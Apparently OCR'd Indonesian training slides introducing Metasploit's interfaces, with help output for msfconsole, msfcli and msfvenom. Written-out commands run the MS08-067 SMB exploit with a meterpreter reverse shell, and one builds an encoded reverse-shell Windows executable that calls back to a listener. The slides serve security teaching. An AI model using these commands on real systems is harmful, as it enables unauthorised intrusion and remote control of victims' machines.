Metasploit Framework

Core

Agenda

- Metasploit Core
  - Interface
    - MSFConsole
    - MSFCLI
    - MSFVenom
    - MSfGUI
    - MSFWebMSFPro
    - Armitage
    - Cobalt Strike

Agenda

- Metasploit Core
  - modules
    - exploits
    - payloads
    - auxiliary
    - encoders
    - nops
    - post
  - database
  - meterpreter

Interfaces

METASPLOIT FRAMEWORK


Metasploit Interfaces

- MSFConsole
- MSFCli
- MSFGui
- Armitage
- CobaltStrike

MSFconsole

- Msfconsole adalah salah satu interface paling populer dari Metasploit Framework, dan juga merupakan salah satu interface yang paling fleksibel, dan di dukung penuh oleh framework.
- Dari msfconsole semua aktifitas dapat di lakukan seperti menjalankan exploit, auxiliary modules, melakukan enumerasi, membuat listener, atay menjalankan exploitasi secara massal.

MSFconsole


root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
http://metasploit.pro
Easy phishing: Set up email templates, landing pages and listeners
in Metasploit Pro -- learn more on http://rapid7.com/metasploit
=[metasploit v4.11.1-2015031001 [core:4.11.1.pre.2015031001 api:1.0.0]]
+ -- --=[1412 exploits - 802 auxiliary - 229 post]
+ -- --=[361 payloads - 37 encoders - 8 nops]
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
msf >

MsfConsole

- More About MSFconsole in slide 03.msfconsole.key

MSFcli (Deprecated)

- MSFcli merupakan salah satu interface yang “kurang interaktif” dan lebih memprioritaskan dukungan “scripting” dan interaksi dengan command-line tools lainnya.
- MSFcli menjadi sangat berguna apabila user mengetahui jenis exploit dan opsi yang di butuhkan.
- #msfcli windows/smb/ms08_067_netapi RHOST=192.168.1.212 PAYLOAD=windows/ meterpreter/reverse_tcp E

MSFcli (Deprecated)

```
root@kali:~# msfcli -h
[!] ***************************************************************************
[!] *               The utility msfcli is deprecated!                         *
[!] *            It will be removed on or about 2015-06-18                    *
[!] *              Please use msfconsole -r or -x instead                     *
[!] *  Details: https://github.com/rapid7/metasploit-framework/pull/3802      *
[!] ***************************************************************************
Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit_name> <option=value> [mode]
==============================================================================

    Mode          Description
    ----          -----------
    (A)dvanced    Show available advanced options for this module
    (AC)tions     Show available actions for this module
    (C)heck       Run the check routine of the selected module
    (E)xecute     Execute the selected module
    (H)elp        You're looking at it baby!
    (I)DS Evasion Show available ids evasion options for this module
    (M)issing     Show empty required options for this module
    (O)ptions     Show available options for this module
    (P)ayloads    Show available payloads for this module
    (S)ummary     Show information about this module
    (T)argets     Show available targets for this exploit module

Examples:
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E

root@kali:~#
```

MSFVenom

- MSFVenom menggantikan msfpayload dan msfencode untuk men-*generate* dan meng-*encode* Metasploit payloads sebagai file tersendiri.
- #msfvenom -p windows/meterpreter/ reverse_tcp -f exe -e x86/shikata_ga_nai LHOST=192.168.1.212 LPORT=1337 > ave.exe

MSFVenom

```
root@kali:~# msfvenom -h
Usage: /opt/metasploit/apps/pro/msf3/msfvenom [options] <var=val>

Options:
    -p, --payload    <payload>       Payload to use. Specify a '-' or stdin to use custom payloads
    -l, --list       [module_type]   List a module type example: payloads, encoders, nops, all
    -n, --nopsled    <length>        Prepend a nopsled of [length] size on to the payload
    -f, --format     <format>        Output format (use --help-formats for a list)
    -e, --encoder    [encoder]       The encoder to use
    -a, --arch       <architecture>  The architecture to use
        --platform   <platform>      The platform of the payload
    -s, --space      <length>        The maximum size of the resulting payload
    -b, --bad-chars  <list>          The list of characters to avoid example: '\x00\xff'
    -i, --iterations <count>         The number of times to encode the payload
    -c, --add-code   <path>          Specify an additional win32 shellcode file to include
    -x, --template   <path>          Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
        --payload-options            List the payload's standard options
    -o, --out    <path>              Save the payload
    -v, --var-name <name>            Specify a custom variable name to use for certain output formats
    -h, --help                       Show this message
        --help-formats               List available formats
root@kali:~#
```


MSFVenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp -f exe -e x86/shikata_ga_nai LHOST=192.168.1.212
LPORT=1337 > ave.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 308 (iteration=0)
root@kali:~# ls -la ave.exe
-rw-r--r-- 1 root root 73802 Jul 11 09:07 ave.exe
root@kali:~#
```

MSFGUI (Obsolete)

- MSFGui adalah versi Graphical user interface berbasis java dari Metasploit dan saat ini sudah tidak di temui lagi karena telah di *remove*.
- Pengganti tidak resmi dari msfgui adalah Armitage, sedangkan dari Metasploit hanya mendukung *web interface* (msf pro/ community edition) selain *console*.


MSFGUI (Obsolete)




MSFPRO

- Sebelumnya merupakan interface web dan dikenal dengan msfweb, sejak Metasploit di akuisisi Rapid7 maka versi web di tiadakan dan di ganti dengan Metasploit Pro, dan kemudian dikeluarkan versi komunitas yaitu Metasploit community edition (butuh registrasi dan di seleksi).

MSFPRO/Community Edition

